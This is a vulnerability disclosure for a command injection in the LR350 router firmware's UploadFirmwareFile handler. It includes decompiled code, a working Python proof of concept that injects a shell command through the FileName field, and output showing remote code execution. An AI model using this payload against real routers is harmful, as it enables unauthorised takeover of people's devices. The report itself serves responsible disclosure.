LR350 - command injection - UploadFirmwareFile

Hi, we found a command injection vulnerability at **LR350** (Firmware version **V9.3.5u.6369_B20220309**), and contact you at the first time.

The bug is in function **UploadFirmwareFile** of the file **/cgi-bin/cstecgi.cgi** which can control **FileName** to attack. **FileName** is directly copied to **doSystem,** result in command injection vulnerability.

```
72  memset(v48, 0, sizeof(v48));
73  v2 = websGetVar(a1, "FileName", "");
74  websGetVar(a1, "FullName", "");
75  v3 = websGetVar(a1, "ContentLength", (char *)&word_4370EC);
76  v4 = cJSON_CreateObject();
77  v5 = strtol(v3, 0, 10) + 1;
78  strcpy(v48, "/tmp/myImage.img");
79  doSystem("mv %s %s", v2, v48);
80  if ( v5 < 0x8000 )
81  {
```


PoC

```
import requests
url = "http://192.168.17.220:80/cgi-bin/cstecgi.cgi"
cookie = {"Cookie":"uid=1234"}
data = {'topicurl' : "UploadFirmwareFile",
"FileName" : ";ls > /tmp/hack;"}
response = requests.post(url, cookies=cookie, json=data)
print(response.text)
print(response)
```

Impact

Remote code execution

After execute the poc, we can see that **ls** is executed


→ mipsel32 python3 exp_sms.pyy
drwxrwxr-x 2 0 0 4.0K Oct 1 07:09 advance
drwxrwxr-x 2 0 0 4.0K Oct 1 07:09 basic
drwxrwxr-x 2 0 0 4.0K Oct 1 07:09 cgi-bin
-rwxr-xr-x 1 0 0 955 Oct 1 07:09 error.html
-rwxr-xr-x 1 0 0 1.1K Oct 1 07:09 favicon.ico
-rwxr-xr-x 1 0 0 143 Oct 1 07:09 home.html
-rwxr-xr-x 1 0 0 797 Oct 1 07:09 index.html
drwxrwxr-x 2 0 0 4.0K Oct 1 07:09 language
-rwxr-xr-x 1 0 0 4.7K Oct 1 07:09 login.html
-rw-r--r-- 1 0 0 4.5K Oct 1 07:09 login_ie.html
-rwxr-xr-x 1 0 0 33.8K Oct 1 07:09 opmode.html
drwxrwxr-x 2 0 0 4.0K Oct 1 07:09 phone
drwxrwxr-x 2 0 0 4.0K Oct 1 07:09 plugin
drwxrwxr-x 5 0 0 4.0K Oct 1 07:09 static
-rwxr-xr-x 1 0 0 1.5K Oct 1 07:09 telnet.html
-rw-r--r-- 1 0 0 10.6K Oct 1 07:09 wan_ie.html
-rwxr-xr-x 1 0 0 54.7K Oct 1 07:09 wizard.html
{
"upgradeERR": "MM_FwFileInvalid"
}
<Response [200]>